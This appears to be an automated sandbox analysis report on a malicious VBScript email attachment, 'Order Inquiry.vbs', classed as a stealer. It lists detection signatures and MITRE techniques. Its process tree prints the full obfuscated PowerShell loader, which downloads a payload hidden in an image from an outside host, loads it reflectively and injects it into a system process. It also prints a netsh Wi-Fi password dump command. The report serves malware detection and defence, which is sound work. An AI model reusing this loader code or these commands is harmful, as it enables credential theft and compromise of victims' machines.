ID: 1457271
Sample Name: Order Inquiry.vbs
Cookbook: default.jbs
Time: 15:14:01
Date: 14/06/2024
Version: 40.0.0 Tourmaline

Table of Contents


Windows Analysis Report

Order Inquiry.vbs


Overview

General Information

Sample name:	Order Inquiry.vbs
Analysis ID:	1457271
MD5:	443f85c9a2712..
SHA1:	a45f63374b285..
SHA256:	f3ff35c81d1f64...
Tags:	Formbook vbs
Infos:	



Detection




PXRECVOWEIWOEI Stealer

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through...
- Multi AV Scanner detection for dom...
- Sigma detected: Capture Wi-Fi pass...
- Sigma detected: Powershell downlo...
- Sigma detected: Powershell downlo...
- System process connects to networ...
- VBScript performs obfuscated calls...
- Yara detected AntiVM3
- Yara detected PXRECVOWEIWOEI...
- Yara detected Powershell download...
- AI detected suspicious sample

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 7592 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\Order Inquiry.vbs" MD5: A47CBE969EA935BDD3AB568BB126BC80)
  - powershell.exe (PID: 7772 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command "$codigo = 'ZgB1DgTreG4DgTreYwB0DgTreGkDg
TrebwBuDgTreCDgTreDgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreRgByDgTreG8DgTrebQBMDgTreGkDgTrebgBrDgT
reHMDgTrelDgTreB7DgTreCDgTreDgTrecDgTreBhDgTreHIDgTreYQBtDgTreCDgTreDgTreKDgTreBbDgTreHMDgTredDgTreByDgTreGkDgTrebgBnDgTreFsDgTreX
QBdDgTreCQDgTrebDgTreBpDgTreG4DgTreawBzDgTreCkDgTrelDgTreDgTrekDgTreHcDgTreZQBiDgTreEMDgTrebDgTreBpDgTreGUDgTrebgB0DgTreCDgTreDgTr
ePQDgTregDgTreE4DgTreZQB3DgTreC0DgTreTwBiDgTreGoDgTreZQBjDgTreHQDgTrelDgTreBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgTreuDgTreE4DgTreZQB0D
gTreC4DgTreVwBlDgTreGlDgTreQwBsDgTreGkDgTreZQBuDgTreHQDgTreOwDgTregDgTreCQDgTreZDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreGUDgTr
eZDgTreBEDgTreGEDgTredDgTreBhDgTreCDgTreDgTrePQDgTregDgTreEDgTreDgTreKDgTreDgTrepDgTreDsDgTrelDgTreDgTrekDgTreHMDgTreaDgTreB1DgTre
GYDgTreZgBsDgTreGUDgTreZDgTreBMDgTreGkDgTrebgBrDgTreHMDgTrelDgTreDgTre9DgTreCDgTreDgTreJDgTreBsDgTreGkDgTrebgBrDgTreHMDgTrelDgTreB
8DgTreCDgTreDgTreRwBlDgTreHQDgTreLQBSDgTreGEDgTrebgBkDgTreG8DgTrebQDgTregDgTreC0DgTreQwBvDgTreHUDgTrebgB0DgTreCDgTreDgTreJDgTreBsD
gTreGkDgTrebgBrDgTreHMDgTreLgBMDgTreGUDgTrebgBnDgTreHQDgTreaDgTreDgTre7DgTreCDgTreDgTreZgBvDgTreHIDgTreZQBhDgTreGMDgTreaDgTreDgTre
gDgTreCgDgTreJDgTreBsDgTreGkDgTrebgBrDgTreCDgTreDgTreaQBuDgTreCDgTreDgTreJDgTreBzDgTreGgDgTredQBmDgTreGYDgTrebDgTreBlDgTreGQDgTreT
DgTreBpDgTreG4DgTreawBzDgTreCkDgTrelDgTreB7DgTreCDgTreDgTredDgTreByDgTreHkDgTrelDgTreB7DgTreCDgTreDgTreJDgTreBkDgTreG8DgTredwBuDgT
reGwDgTrebwBhDgTreGQDgTreZQBkDgTreEQDgTreYQB0DgTreGEDgTrelDgTreDgTrerDgTreD0DgTrelDgTreDgTrekDgTreHcDgTreZQBiDgTreEMDgTrebDgTreBpD
gTreGUDgTrebgB0DgTreC4DgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreKDgTreDgTrekDgTreGwDgTreaQBuDgTreGs
DgTreKQDgTregDgTreH0DgTrelDgTreBjDgTreGEDgTredDgTreBjDgTreGgDgTrelDgTreB7DgTreCDgTreDgTreYwBvDgTreG4DgTredDgTreBpDgTreG4DgTredQBlDgTreCDgTre
DgTrefQDgTregDgTreH0DgTreOwDgTregDgTreHIDgTreZQB0DgTreHUDgTrecgBuDgTreCDgTreDgTreJDgTreBkDgTreG8DgTredwBuDgTreGwDgTrebwBhDgTreGQDg
TreZQBkDgTreEQDgTreYQB0DgTreGEDgTrelDgTreB9DgTreDsDgTrelDgTreDgTrekDgTreGwDgTreaQBuDgTreGsDgTrecwDgTregDgTreD0DgTrelDgTreBDgTreDgT
reCgDgTreJwBoDgTreHQDgTredDgTreBwDgTreHMDgTreOgDgTrevDgTreC8DgTredQBwDgTreGwDgTrebwBhDgTreGQDgTreZDgTreBlDgTreGkDgTrebQBhDgTreGcDg
TreZQBuDgTreHMDgTreLgBjDgTreG8DgTrebQDgTreuDgTreGlDgTrecgDgTrevDgTreGkDgTrebQBhDgTreGcDgTreZQBzDgTreC8DgTreMDgTreDgTrewDgTreDQDgTr
eLwDgTre3DgTreDkDgTreODgTreDgTrevDgTreDDgTreDgTreMQDgTrezDgTreC8DgTrebwByDgTreGkDgTreZwBpDgTreG4DgTreYQBsDgTreC8DgTrebgBlDgTreHcDg
TreXwBpDgTreG0DgTreYQBnDgTreGUDgTreLgBqDgTreHDgTreDgTreZwDgTre/DgTreDEDgTreNwDgTrexDgTreDgDgTreMgDgTre4DgTreDQDgTreMQDgTrezDgTreDg
DgTreJwDgTresDgTreCDgTreDgTreJwBoDgTreHQDgTredDgTreBwDgTreHMDgTreOgDgTrevDgTreC8DgTredQBwDgTreGwDgTrebwBhDgTreGQDgTreZDgTreBlDgTre
GkDgTrebQBhDgTreGcDgTreZQBuDgTreHMDgTreLgBjDgTreG8DgTrebQDgTreuDgTreGlDgTrecgDgTrevDgTreGkDgTrebQBhDgTreGcDgTreZQBzDgTreC8DgTreMDg
TreDgTrewDgTreDQDgTreLwDgTre3DgTreDkDgTreODgTreDgTrevDgTreDDgTreDgTreMQDgTrezDgTreC8DgTrebwByDgTreGkDgTreZwBpDgTreG4DgTreYQBsDgTre
C8DgTrebgBlDgTreHcDgTreXwBpDgTreG0DgTreYQBnDgTreGUDgTreLgBqDgTreHDgTreDgTreZwDgTre/DgTreDEDgTreNwDgTrexDgTreDgDgTreMgDgTre4DgTreDQ
DgTreMQDgTrezDgTreDgDgTreJwDgTrepDgTreDsDgTrelDgTreDgTrekDgTreGkDgTrebQBhDgTreGcDgTreZQBCDgTreHkDgTredDgTreBlDgTreHMDgTrelDgTreDgT
re9DgTreCDgTreDgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreRgByDgTreG8DgTrebQBMDgTreGkDgTrebgBrDgTreHM
DgTrelDgTreDgTrekDgTreGwDgTreaQBuDgTreGsDgTrecwDgTre7DgTreCDgTreDgTreaQBmDgTreCDgTreDgTreKDgTreDgTrekDgTreGkDgTrebQBhDgTreGcDgTreZ
QBCDgTreHkDgTredDgTreBlDgTreHMDgTrelDgTreDgTretDgTreG4DgTreZQDgTregDgTreCQDgTrebgB1DgTreGwDgTrebDgTreDgTrepDgTreCDgTreDgTreewDgTre
gDgTreCQDgTreaQBtDgTreGEDgTreZwBlDgTreFQDgTreZQB4DgTreHQDgTrelDgTreDgTre9DgTreCDgTreDgTreWwBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgTreuD
gTreFQDgTreZQB4DgTreHQDgTreLgBFDgTreG4DgTreYwBvDgTreGQDgTreaQBuDgTreGcDgTreXQDgTre6DgTreDoDgTreVQBUDgTreEYDgTreODgTreDgTreuDgTreEc
DgTreZQB0DgTreFMDgTredDgTreByDgTreGkDgTrebgBnDgTreCgDgTreJDgTreBpDgTreG0DgTreYQBnDgTreGUDgTreQgB5DgTreHQDgTreZQBzDgTreCkDgTreOwDgT
regDgTreCQDgTrecwB0DgTreGEDgTrecgB0DgTreEYDgTrebDgTreBhDgTreGcDgTrelDgTreDgTre9DgTreCDgTreDgTreJwDgTre8DgTreDwDgTreQgBBDgTreFMDgTr
eRQDgTre2DgTreDQDgTreXwBTDgTreFQDgTreQQBSDgTreFQDgTrePgDgTre+DgTreCcDgTreOwDgTregDgTreCQDgTreZQBuDgTreGQDgTreRgBsDgTreGEDgTreZwDgT
regDgTreD0DgTrelDgTreDgTrenDgTreDwDgTrePDgTreBCDgTreEEDgTreUwBFDgTreDYDgTreNDgTreBfDgTreEUDgTreTgBEDgTreD4DgTrePgDgTrenDgTreDsDgTr
elDgTreDgTrekDgTreHMDgTredDgTreBhDgTreHIDgTredDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTrelDgTreDgTre9DgTreCDgTreDgTreJDgTreBpDgTreG0DgTreYQBnDgT
reGUDgTreVDgTreBlDgTreHgDgTredDgTreDgTreuDgTreEkDgTrebgBkDgTreGUDgTreeDgTreBPDgTreGYDgTreKDgTreDgTrekDgTreHMDgTredDgTreBhDgTreHIDg
TredDgTreBGDgTreGwDgTreYQBnDgTreCkDgTreOwDgTregDgTreCQDgTreZQBuDgTreGQDgTreSQBuDgTreGQDgTreZQB4DgTreCDgTreDgTrePQDgTregDgTreCQDgTr
eaQBtDgTreGEDgTreZwBlDgTreFQDgTreZQB4DgTreHQDgTreLgBJDgTreG4DgTreZDgTreBlDgTreHgDgTreTwBmDgTreCgDgTreJDgTreBlDgTreG4DgTreZDgTreBGD

gTreGwDgTreYQBnDgTreCkDgTreOwDgTregDgTreGkDgTreZgDgTregDgTreCgDgTreJDgTreBzDgTreHQDgTreYQByDgTreHQDgTreSQBuDgTreGQDgTreZQB4DgTreCD
gTreDgTreLQBnDgTreGUDgTreIDgTreDgTrewDgTreCDgTreDgTreLQBhDgTreG4DgTreZDgTreDgTregDgTreCQDgTreZQBuDgTreGQDgTreSQBuDgTreGQDgTreZQB4D
gTreCDgTreDgTreLQBnDgTreHQDgTreIDgTreDgTrekDgTreHMDgTredDgTreBhDgTreHIDgTredDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTreKQDgTregDgTreHsDgTreIDgTr
eDgTrekDgTreHMDgTredDgTreBhDgTreHIDgTredDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTreIDgTreDgTrerDgTreD0DgTreIDgTreDgTrekDgTreHMDgTredDgTreBhDgTre
HIDgTredDgTreBGDgTreGwDgTreYQBnDgTreC4DgTreTDgTreBlDgTreG4DgTreZwB0DgTreGgDgTreOwDgTregDgTreCQDgTreYgBhDgTreHMDgTreZQDgTre2DgTreDQ
DgTreTDgTreBlDgTreG4DgTreZwB0DgTreGgDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBlDgTreG4DgTreZDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTreIDgTreDgTre
tDgTreCDgTreDgTreJDgTreBzDgTreHQDgTreYQByDgTreHQDgTreSQBuDgTreGQDgTreZQB4DgTreDsDgTreIDgTreDgTrekDgTreGIDgTreYQBzDgTreGUDgTreNgDgT
re0DgTreEMDgTrebwBtDgTreG0DgTreYQBuDgTreGQDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBpDgTreG0DgTreYQBnDgTreGUDgTreVDgTreBlDgTreHgDgTr
edDgTreDgTreuDgTreFMDgTredQBiDgTreHMDgTredDgTreByDgTreGkDgTrebgBnDgTreCgDgTreJDgTreBzDgTreHQDgTreYQByDgTreHQDgTreSQBuDgTreGQDgTreZ
QB4DgTreCwDgTreIDgTreDgTrekDgTreGIDgTreYQBzDgTreGUDgTreNgDgTre0DgTreEwDgTreZQBuDgTreGcDgTredDgTreBoDgTreCkDgTreOwDgTregDgTreCQDgTr
eYwBvDgTreG0DgTrebQBhDgTreG4DgTreZDgTreBCDgTreHkDgTredDgTreBlDgTreHMDgTreIDgTreDgTre9DgTreCDgTreDgTreWwBTDgTreHkDgTrecwB0DgTreGUDg
TrebQDgTreuDgTreEMDgTrebwBuDgTreHYDgTreZQByDgTreHQDgTreXQDgTre6DgTreDoDgTreRgByDgTreG8DgTrebQBCDgTreGEDgTrecwBlDgTreDYDgTreNDgTreB
TDgTreHQDgTrecgBpDgTreG4DgTreZwDgTreoDgTreCQDgTreYgBhDgTreHMDgTreZQDgTre2DgTreDQDgTreQwBvDgTreG0DgTrebQBhDgTreG4DgTreZDgTreDgTrepD
gTreDsDgTreIDgTreDgTrekDgTreGwDgTrebwBhDgTreGQDgTreZQBkDgTreEEDgTrecwBzDgTreGUDgTrebQBiDgTreGwDgTreeQDgTregDgTreD0DgTreIDgTreBbDgT
reFMDgTreeQBzDgTreHQDgTreZQBtDgTreC4DgTreUgBlDgTreGYDgTrebDgTreBlDgTreGMDgTredDgTreBpDgTreG8DgTrebgDgTreuDgTreEEDgTrecwBzDgTreGUDg
TrebQBiDgTreGwDgTreeQBdDgTreDoDgTreOgBMDgTreG8DgTreYQBkDgTreCgDgTreJDgTreBjDgTreG8DgTrebQBtDgTreGEDgTrebgBkDgTreEIDgTreeQB0DgTreGU
DgTrecwDgTrepDgTreDsDgTreIDgTreDgTrekDgTreHQDgTreeQBwDgTreGUDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBsDgTreG8DgTreYQBkDgTreGUDgTreZ
DgTreBBDgTreHMDgTrecwBlDgTreG0DgTreYgBsDgTreHkDgTreLgBHDgTreGUDgTredDgTreBUDgTreHkDgTrecDgTreBlDgTreCgDgTreJwBSDgTreHUDgTrebgBQDgT
reEUDgTreLgBlDgTreG8DgTrebQBlDgTreCcDgTreKQDgTre7DgTreCDgTreDgTreJDgTreBtDgTreGUDgTredDgTreBoDgTreG8DgTreZDgTreDgTregDgTreD0DgTreIDgTreDgTre
kDgTreHQDgTreeQBwDgTreGUDgTreLgBHDgTreGUDgTredDgTreBNDgTreGUDgTredDgTreBoDgTreG8DgTreZDgTreDgTreoDgTreCcDgTreVgBBDgTreEkDgTreJwDgT
repDgTreC4DgTreSQBuDgTreHYDgTrebwBrDgTreGUDgTreKDgTreDgTrekDgTreG4DgTredQBsDgTreGwDgTreLDgTreDgTregDgTreFsDgTrebwBiDgTreGoDgTreZQB
jDgTreHQDgTreWwBdDgTreF0DgTreIDgTreDgTreoDgTreCcDgTredDgTreB4DgTreHQDgTreLgBkDgTreHIDgTrebwB3DgTreHMDgTreLwDgTrexDgTreDcDgTreLgDgT
re5DgTreDMDgTreLgDgTrezDgTreDIDgTreMQDgTreuDgTreDMDgTreOQDgTrevDgTreC8DgTreOgBwDgTreHQDgTredDgTreBoDgTreCcDgTreIDgTreDgTresDgTreCD
gTreDgTreJwDgTrexDgTreCcDgTreIDgTreDgTresDgTreCDgTreDgTreJwBcDgTreFwDgTredDgTreBzDgTreGMDgTrebDgTreBpDgTreGUDgTrebgB0DgTreFwDgTreQ
wBcDgTreFDgTreDgTrecgBvDgTreGcDgTrecgBhDgTreG0DgTreIDgTreBGDgTreGkDgTrebDgTreBlDgTreHMDgTreXDgTreDgTrenDgTreCDgTreDgTreLDgTreDgTre
gDgTreCcDgTreYQBiDgTreHUDgTrecgByDgTreGEDgTrecgDgTrenDgTreCwDgTreJwBBDgTreGQDgTreZDgTreBJDgTreG4DgTreUDgTreByDgTreG8DgTreYwBlDgTre
HMDgTrecwDgTrezDgTreDIDgTreJwDgTresDgTreCcDgTreJwDgTrepDgTreCkDgTrefQDgTregDgTreH0DgTre';$oWjuxd = [system.Text.encoding]::Unicode.GetString([system.c
onvert]::Frombase64string($codigo.replace('DgTre','A')));powershell.exe -windowstyle hidden -executionpolicy bypass -Noprofile -command $OWjuxD" MD5:
04029E121A0CFA5991749937DD22A1D9)

- conhost.exe (PID: 7780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- powershell.exe (PID: 7908 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -executionpolicy bypass -Noprofile -comm
  and "function DownloadDataFromLinks { param ([string[]]$links) $webClient = New-Object System.Net.WebClient; $downloadedData = @(); $shuffledLinks = $links | Get-
  Random -Count $links.Length; foreach ($link in $shuffledLinks) { try { $downloadedData += $webClient.DownloadData($link) } catch { continue } }; return $downloadedData };
  $links = @('https://uploaddeimagens.com.br/images/004/798/013/original/new_image.jpg?1718284138', 'https://uploaddeimagens.com.br/images/004/798/013/original
  /new_image.jpg?1718284138'); $imageBytes = DownloadDataFromLinks $links; if ($imageBytes -ne $null) { $imageText = [System.Text.Encoding]::UTF8.GetString($image
  Bytes); $startFlag = '<<BASE64_START>>'; $endFlag = '<<BASE64_END>>'; $startIndex = $imageText.IndexOf($startFlag); $endIndex = $imageText.IndexOf($endFlag); if
  ($startIndex -ge 0 -and $endIndex -gt $startIndex) { $startIndex += $startFlag.Length; $base64Length = $endIndex - $startIndex; $base64Command = $imageText.Sub
  string($startIndex, $base64Length); $commandBytes = [System.Convert]::FromBase64String($base64Command); $loadedAssembly = [System.Reflection.Assembly]
  ::Load($commandBytes); $type = $loadedAssembly.GetType('RunPE.Home'); $method = $type.GetMethod('VAI').Invoke($null, [object[]] ('txt.drows/17.93.321.39//:ptth' , '1' , '
  \\tsclient\C\Program Files\' , 'aburrar','AddInProcess32',"))} }" MD5: 04029E121A0CFA5991749937DD22A1D9)
  - cmd.exe (PID: 8056 cmdline: "C:\Windows\System32\cmd.exe" /C copy *.vbs "\\tsclient\C\Program Files\aburrar.vbs" MD5:
    8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 8064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
  - AddInProcess32.exe (PID: 8168 cmdline: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe" MD5:
    9827FF3CDF4B83F9C86354606736CA9C)
    - cmd.exe (PID: 1160 cmdline: "cmd.exe" /C chcp 65001 && netsh wlan show profile | findstr All MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - conhost.exe (PID: 3508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
      - chcp.com (PID: 1848 cmdline: chcp 65001 MD5: 20A59FB950D8A191F7D35C4CA7DA9CAF)
      - netsh.exe (PID: 3276 cmdline: netsh wlan show profile MD5: 4E89A1A088BE715D6C946E55AB07C7DF)
      - findstr.exe (PID: 4124 cmdline: findstr All MD5: F1D4BE0E99EC734376FDE474A8D4EA3E)
- msiexec.exe (PID: 3232 cmdline: C:\Windows\system32\msiexec.exe /V MD5: E5DA170027542E25EDE42FC54C929077)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.1681596776.00000000030DC000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_PXRECVOWEIWOEI	Yara detected PXRECVOWEIWOEI Stealer	Joe Security	
Process Memory Space: powershell.exe PID: 7772	JoeSecurity_PowershellDownloadAndExecute	Yara detected Powershell download and execute	Joe Security	

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 7772	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x55b80:$b2: ::FromBase64String(• 0x57040:$b2: ::FromBase64String(• 0x57653:$b2: ::FromBase64String(• 0x57d81:$b2: ::FromBase64String(• 0x58346:$b2: ::FromBase64String(• 0x559e5:$b3: ::UTF8.GetString(• 0x56ea5:$b3: ::UTF8.GetString(• 0x574b8:$b3: ::UTF8.GetString(• 0x57be6:$b3: ::UTF8.GetString(• 0x581ab:$b3: ::UTF8.GetString(• 0x434bd:$s1: -join • 0x465d6:$s1: -join • 0x66463:$s3: reverse • 0x66751:$s3: reverse • 0x66e6b:$s3: reverse • 0x67624:$s3: reverse • 0x6e7bf:$s3: reverse • 0x6ebd9:$s3: reverse • 0x6f761:$s3: reverse • 0x7040e:$s3: reverse • 0x80ed1:$s3: reverse
Process Memory Space: powershell.exe PID: 7908	JoeSecurity_PowershellDownloadAndExecute	Yara detected Powershell download and execute	Joe Security	
Process Memory Space: powershell.exe PID: 7908	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x1d0b4:$b2: ::FromBase64String(• 0x1d80f:$b2: ::FromBase64String(• 0x1ddd4:$b2: ::FromBase64String(• 0x1f535:$b2: ::FromBase64String(• 0x1faef:$b2: ::FromBase64String(• 0x2091f:$b2: ::FromBase64String(• 0x1ad183:$b2: ::FromBase64String(• 0x1ad6cb:$b2: ::FromBase64String(• 0x673da5:$b2: ::FromBase64String(• 0x67435f:$b2: ::FromBase64String(• 0x67a96d:$b2: ::FromBase64String(• 0x67bfa6:$b2: ::FromBase64String(• 0x684564:$b2: ::FromBase64String(• 0x1cf19:$b3: ::UTF8.GetString(• 0x1d674:$b3: ::UTF8.GetString(• 0x1dc39:$b3: ::UTF8.GetString(• 0x1f39a:$b3: ::UTF8.GetString(• 0x1f954:$b3: ::UTF8.GetString(• 0x20784:$b3: ::UTF8.GetString(• 0x1acfe8:$b3: ::UTF8.GetString(• 0x1ad530:$b3: ::UTF8.GetString(
Click to see the 3 entries				

Other

Source	Rule	Description	Author	Strings
amsi64_7908.amsi.csv	JoeSecurity_PowershellDownloadAndExecute	Yara detected Powershell download and execute	Joe Security	

Sigma Signatures

Spreading

Sigma detected: Powershell download payload from hardcoded c2 list

System Summary

Sigma detected: Base64 Encoded PowerShell Command Detected

Sigma detected: Potential PowerShell Obfuscation Via Reversed Commands

Sigma detected: PowerShell Base64 Encoded FromBase64String Cmdlet

Sigma detected: Script Initiated Connection to Non-Local Network

Sigma detected: WScript or CScript Dropper

Sigma detected: Change PowerShell Policies to an Insecure Level

Sigma detected: CurrentVersion Autorun Keys Modification

Sigma detected: Script Initiated Connection

Sigma detected: Suspicious Copy From or To System Directory

Sigma detected: Suspicious PowerShell Invocations - Specific - ProcessCreation

Sigma detected: Usage Of Web Request Commands And Cmdlets

Sigma detected: WSF/JSE/JS/VBA/VBE File Execution Via Cscript/Wscript

Sigma detected: Non Interactive PowerShell Process Spawned

Data Obfuscation

Sigma detected: Powershell download and load assembly

Stealing of Sensitive Information

Sigma detected: Capture Wi-Fi password

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

AI detected suspicious sample

Software Vulnerabilities

Suspicious execution chain found

Networking

System process connects to network (likely due to code injection or exploit)

Connects to a pastebin service (likely for C&C)

System Summary

Malicious sample detected (through community Yara rule)

Very long command line found

Windows Scripting host queries suspicious COM object (likely to drop second stage)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Found suspicious powershell code related to unpacking or dynamic code loading

Suspicious powershell command line found

Boot Survival

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion

Yara detected AntiVM3

Check if machine is in data center or colocation facility

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Yara detected Powershell download and execute

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information

Yara detected PXRECVOWEIWOEI Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Opens network shares

Tries to harvest and steal WLAN passwords

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file / registry access)

Remote Access Functionality


Yara detected PXRECVOWEIWOEI Stealer

Mitre Att&ck Matrix

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	2 2 1 Scripting	Valid Accounts	1 3 1 Windows Management Instrumentation	2 2 1 Scripting	1 DLL Side-Loading	1 1 Disable or Modify Tools	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Web Service	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 Exploitation for Client Execution	1 DLL Side-Loading	3 1 1 Process Injection	3 Obfuscated Files or Information	LSASS Memory	3 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	1 Ingress Tool Transfer	Exfiltration Over Bluetooth	Network Denial of Service

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
